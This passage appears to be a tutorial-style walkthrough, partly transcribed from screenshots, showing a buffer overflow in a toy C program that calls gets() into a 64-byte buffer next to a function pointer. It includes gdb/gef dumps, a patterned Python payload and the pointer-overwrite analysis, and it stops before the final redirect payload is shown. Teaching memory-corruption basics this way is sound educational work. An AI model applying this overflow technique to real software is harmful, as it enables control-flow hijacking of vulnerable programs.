   0x00005555555551c0 <+42>:    mov    rdi,rax
   0x00005555555551c3 <+45>:    call   0x555555555050 <gets@plt>
   0x00005555555551c8 <+50>:    mov    rax,QWORD PTR [rbp-0x10]
   0x00005555555551cc <+54>:    test   rax,rax
=> 0x00005555555551cf <+57>:    je     0x555555555208 <main+114>
   0x00005555555551d1 <+59>:    mov    rax,QWORD PTR [rbp-0x10]
   0x00005555555551d5 <+63>:    mov    rsi,rax
   0x00005555555551d8 <+66>:    lea    rax,[rip+0xe43]        # 0x555555556022
   0x00005555555551df <+73>:    mov    rdi,rax
   0x00005555555551e2 <+76>:    mov    eax,0x0
   0x00005555555551e7 <+81>:    call   0x555555555040 <printf@plt>
   0x00005555555551ec <+86>:    mov    rax,QWORD PTR [rip+0x2e5d]        # 0x555555558050 <stdout@GLIBC_2.2.5>
   0x00005555555551f3 <+93>:    mov    rdi,rax
   0x00005555555551f6 <+96>:    call   0x555555555060 <fflush@plt>
   0x00005555555551fb <+101>:   mov    rdx,QWORD PTR [rbp-0x10]
   0x00005555555551ff <+105>:   mov    eax,0x0
   0x0000555555555204 <+110>:   call   rdx
   0x0000555555555206 <+112>:   jmp    0x555555555217 <main+129>
   0x0000555555555208 <+114>:   lea    rax,[rip+0xe2e]        # 0x55555555603d
   0x000055555555520f <+121>:   mov    rdi,rax
   0x0000555555555212 <+124>:   call   0x555555555030 <puts@plt>
   0x0000555555555217 <+129>:   mov    edi,0x0
   0x000055555555521c <+134>:   call   0x555555555070 <exit@plt>
End of assembler dump.
```

First, I'm gonna break the main, & run without any input.

b main
Breakpoint 1 at 0x119a


I jump through each instruction by typing ni. Finally reached the point of gets() function. I didn't provide any values and analyze the flow




```
$r12   : 0x0000555555555080  →  <_start+0> endbr64
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000
0x00007fffffffdd10│+0x0000: 0x00007fffffffde68  →  0x00007fffffffe20e  →  "/home/h4cky157/test"   ← $rsp
0x00007fffffffdd18│+0x0008: 0x00000001f7fcf540
0x00007fffffffdd20│+0x0010: 0x0000000000000000   ← $r8
0x00007fffffffdd28│+0x0018: 0x0000000000000001
0x00007fffffffdd30│+0x0020: 0x0000000000000001
0x00007fffffffdd38│+0x0028: 0x000055555555527d  →  <__libc_csu_init+77> add rbx, 0x1
0x00007fffffffdd40│+0x0030: 0x0000000000000000
0x00007fffffffdd48│+0x0038: 0x0000555555555230  →  <__libc_csu_init+0> endbr64
   0x5555555551c3 <main+45>        call   0x555555555050 <gets@plt>
 → 0x5555555551cf <main+57>        je     0x555555555208 <main+114>    TAKEN [Reason: Z]
     0x55555555520f <main+121>       mov    rdi, rax
     0x555555555212 <main+124>       call   0x555555555030 <puts@plt>
     0x555555555217 <main+129>       mov    edi, 0x0
     0x55555555521c <main+134>       call   0x555555555070 <exit@plt>
     0x555555555221                  nop    WORD PTR cs:[rax+rax*1+0x0]
[#0] Id 1, Name: "test", stopped 0x5555555551cf in main (), reason: SINGLE STEP
[#0] 0x5555555551cf → main()
gef➤
```

je after gets()

As I said, I didn't provide any value as input. The code executes as normal. The pointer value is NULL, thus the "else" statement gets executed. The result is shown below.




```
0x00007fffffffdd10│+0x0000: 0x00007fffffffde68  →  0x00007fffffffe20e  →  "/home/h4cky157/test"   ← $rsp
0x00007fffffffdd18│+0x0008: 0x00000001f7fcf540
0x00007fffffffdd20│+0x0010: 0x0000000000000000   ← $r8
0x00007fffffffdd28│+0x0018: 0x0000000000000001
0x00007fffffffdd30│+0x0020: 0x0000000000000001
0x00007fffffffdd38│+0x0028: 0x000055555555527d  →  <__libc_csu_init+77> add rbx, 0x1
0x00007fffffffdd40│+0x0030: 0x0000000000000000
0x00007fffffffdd48│+0x0038: 0x0000555555555230  →  <__libc_csu_init+0> endbr64
   0x555555555206 <main+112>       jmp    0x555555555217 <main+129>
   0x555555555208 <main+114>       lea    rax, [rip+0xe2e]        # 0x55555555603d
 → 0x555555555212 <main+124>       call   0x555555555030 <puts@plt>
                                                               # 0x555555558018 <puts@got.plt>
     0x555555555036 <puts@plt+6>     push   0x0
     0x55555555503b <puts@plt+11>    jmp    0x555555555020
     0x555555555040 <printf@plt+0>   jmp    QWORD PTR [rip+0x2fda]        # 0x555555558020 <printf@got.plt>
     0x555555555046 <printf@plt+6>   push   0x1
     0x55555555504b <printf@plt+11>  jmp    0x555555555020
puts@plt (
   $rdi = 0x000055555555603d → "Try Again",
   $rsi = 0x00005555555592a0 → 0x000000000000000a,
   $rdx = 0x0000000000000000
)
[#0] Id 1, Name: "test", stopped 0x555555555212 in main (), reason: SINGLE STEP
[#0] 0x555555555212 → main()
gef➤
```



```
exit@plt (
   $rdi = 0x0000000000000000
)
──────────────────────────────────────────────────────── threads ──
[#0] Id 1, Name: "test", stopped 0x55555555521c in main (), reason: SINGLE STEP
────────────────────────────────────────────────────────── trace ──
[#0] 0x55555555521c → main()
───────────────────────────────────────────────────────────────────
gef➤
[Inferior 1 (process 15065) exited normally]
gef➤
```

Code executed

Now, it’s time to analyze by passing the values. The buffer size is 64, so
we’ll pass the values in a recognizable format. so it’s easy to understand.
For this, I made a simple python 2 liner.




```
payload ="AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT"

print(payload)
```

exploit.py

We’ve to use this as an input, so I’m making easy, python exploit.py > exp

b main (break the main)


r < exp (run our python script as input)



```
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000
                                                                                          stack
0x00007fffffffdd10|+0x0000: 0x00007fffffffde68  →  0x00007fffffffe20e  →  "/home/h4ckv157/test"  ← $rsp
0x00007fffffffdd18|+0x000 : 0x00000001f7fcf540
0x00007fffffffdd20|+0x001 : "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMM[...]"  ← $r8
0x00007fffffffdd28|+0x001 : "CCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOO[...]"
0x00007fffffffdd30|+0x002 : "EEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQ[...]"
0x00007fffffffdd38|+0x002 : "GGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSS[...]"
0x00007fffffffdd40|+0x003 : "IIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT"
0x00007fffffffdd48|+0x003 : "KKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT"
                                                                                    code:x86:64
   0x5555555551c3 <main+45>        call   0x555555555050 <gets@plt>
   0x5555555551c8 <main+50>        mov    rax, QWORD PTR [rbp-0x10]
 → 0x5555555551cf <main+57>        je     0x555555555208 <main+114>      NOT taken [Reason: !(Z)]
   0x5555555551d1 <main+59>        mov    rax, QWORD PTR [rbp-0x10]
   0x5555555551d5 <main+63>        mov    rsi, rax
   0x5555555551d8 <main+66>        lea    rax, [rip+0xe43]        # 0x555555556022
   0x5555555551df <main+73>        mov    rdi, rax
   0x5555555551e2 <main+76>        mov    eax, 0x0
                                                                                        threads
[#0] Id 1, Name: "test", stopped 0x5555555551cf in main (), reason: SINGLE STEP
                                                                                          trace
[#0] 0x5555555551cf → main()

gef➤
```

flow changed

The flow is changed! It overruns the buffer’s boundary and overwrites adjacent memory locations. So the pointer value is also changed from NULL !!




```
0x00007fffffffdd18|+0x0008: 0x00000001f7fcf540
0x00007fffffffdd20|+0x0010: "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMM[...]"
0x00007fffffffdd28|+0x0018: "CCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOO[...]"
0x00007fffffffdd30|+0x0020: "EEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQ[...]"
0x00007fffffffdd38|+0x0028: "GGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSS[...]"
0x00007fffffffdd40|+0x0030: "IIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT"
0x00007fffffffdd48|+0x0038: "KKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT"
                                                                                    code:x86:64
   0x5555555551e7 <main+81>        call   0x555555555040 <printf@plt>
   0x5555555551ec <main+86>        mov    rax, QWORD PTR [rip+0x2e5d]        # 0x555555558050 <stdout@GLIBC_2.2.5>
 → 0x5555555551f6 <main+96>        call   0x555555555060 <fflush@plt>
     ↳  0x555555555060 <fflush@plt+0>    jmp    QWORD PTR [rip+0x2fca]        # 0x555555558030 <fflush@got.plt>
        0x555555555066 <fflush@plt+6>    push   0x3
        0x55555555506b <fflush@plt+11>   jmp    0x555555555020
        0x555555555070 <exit@plt+0>      jmp    QWORD PTR [rip+0x2fc2]        # 0x555555558038 <exit@got.plt>
        0x555555555076 <exit@plt+6>      push   0x4
        0x55555555507b <exit@plt+11>     jmp    0x555555555020
                                                                            arguments (guessed)
fflush@plt (
   $rdi = 0x00007ffff7f81520 → 0x00000000fbad2a84,
   $rsi = 0x00005555555552a0 → "Function Pointer --->  0x5252525251515151\n",
   $rdx = 0x0000000000000000
)
                                                                                        threads
[#0] Id 1, Name: "test", stopped 0x5555555551f6 in main (), reason: SINGLE STEP
                                                                                          trace
[#0] 0x5555555551f6 → main()

gef➤
```

if (hackvist.point) {
printf(“Function Pointer → %p\n”, hackvist.point);

After continuous execution of the else statement we are in if (hackvist.point) { printf("Function Pointer → %p\n", hackvist.point);

NB: Pointer Value is changed !

Continuing the process by ni, we can find something interesting.




```
0x00007fffffffdd30|+0x0020: "EEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQ[...]"
0x00007fffffffdd38|+0x0028: "GGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSS[...]"
0x00007fffffffdd40|+0x0030: "IIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT"
0x00007fffffffdd48|+0x0038: "KKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT"
───────────────────────────────────────────────────────── code:x86:64 ────
   0x5555555551f6 <main+96>        call   0x555555555060 <fflush@plt>
   0x5555555551fb <main+101>       mov    rdx, QWORD PTR [rbp-0x10]
   0x5555555551ff <main+105>       mov    eax, 0x0
 → 0x555555555204 <main+110>       call   rdx
   0x555555555206 <main+112>       jmp    0x555555555217 <main+129>
   0x555555555208 <main+114>       lea    rax, [rip+0xe2e]        # 0x55555555603d
   0x55555555520f <main+121>       mov    rdi, rax
   0x555555555212 <main+124>       call   0x555555555030 <puts@plt>
   0x555555555217 <main+129>       mov    edi, 0x0
───────────────────────────────────────────────────── arguments (guessed) ────
*0x5252525251515151 (
   $rdi = 0x00007ffff7f834d0 → 0x0000000000000000,
   $rsi = 0x0000000000000000,
   $rdx = 0x5252525251515151
)
──────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "test", stopped 0x555555555204 in main (), reason: SIGSEGV
────────────────────────────────────────────────────────────────── trace ────
[#0] 0x555555555204 → main()
─────────────────────────────────────────────────────────────────────────────
gef➤
Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
gef➤
```

segmentation fault

Segmentation Fault

A segmentation fault (aka segfault) is a common condition that causes programs to crash. It occurs due to program attempts to access a memory location that it is not allowed to access or attempts to access a memory location in a way that is not allowed. So, we are on track. Now we can pass the same input " r < exp " on gdb and analyze the register to confirm where the Overflow occurs!

By jumping next to the next instruction (ni) we’ll reach the point right before segf. The register values can analyze via python. The chr() method returns a string representing a character whose Unicode code point is an integer.




```
gef➤  info registers
rax            0x0                 0x0
rbx            0x555555555230      0x555555555230
rcx            [illegible]         [illegible]
rdx            0x5252525251515151  0x5252525251515151
rsi            [illegible]         [illegible]
rdi            0x7ffff7f834d0      0x7ffff7f834d0
rbp            0x7fffffffdd70      0x7fffffffdd70
rsp            0x7fffffffdd10      0x7fffffffdd10
r8             0x0                 0x0
r9             0x7fffffffdbd8      0x7fffffffdbd8
r10            0x7ffff7dc8010      0x7ffff7dc8010
r11            0x7ffff7e34b20      0x7ffff7e34b20
r12            0x555555555080      0x555555555080
r13            0x0                 0x0
r14            0x0                 0x0
r15            0x0                 0x0
rip            0x5555555551ff      0x5555555551ff <main+105>
eflags         0x202               [ IF ]
cs             0x33                0x33
ss             0x2b                0x2b
ds             0x0                 0x0
es             0x0                 0x0
fs             0x0                 0x0
gs             0x0                 0x0
gef➤
```

```
h4ckv157@archlabs ~ % python
Python 3.9.6 (default, Jun 30 2021, 10:22:16)
[GCC 11.1.0] on linux
Type "help", "copyright", "credits" or "license" for more informa
tion.
>>>
>>>
>>> chr(0x52);chr(0x51)
'R'
'Q'
>>>
```

info registers


In the previous example, we saw “Function Pointer → 0x5252525251515151\n”. We understand “Q” & “R” seem to be overflowed, & specific values are stored into the pointer after the buffer. So as the program “hackvist.point(); “ is called. Our intention is to run the function “abracadabra”. Obviously, if we placed the address of the function in the pointer, the program will call the function. Let’s check the address of “abracadabra”.



```
0x00007fffffffdd28│+0x0018: "CCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOO[...]"
0x00007fffffffdd30│+0x0020: "EEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQ[...]"
0x00007fffffffdd38│+0x0028: "GGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSS[...]"
0x00007fffffffdd40│+0x0030: "IIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT"
0x00007fffffffdd48│+0x0038: "KKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT"

   0x5555555551e7 <main+81>        call   0x555555555040 <printf@plt>
   0x5555555551ec <main+86>        mov    rax, QWORD PTR [rip+0x2e5d]        # 0x555555558050 <stdout@GLIBC_2.2.5>
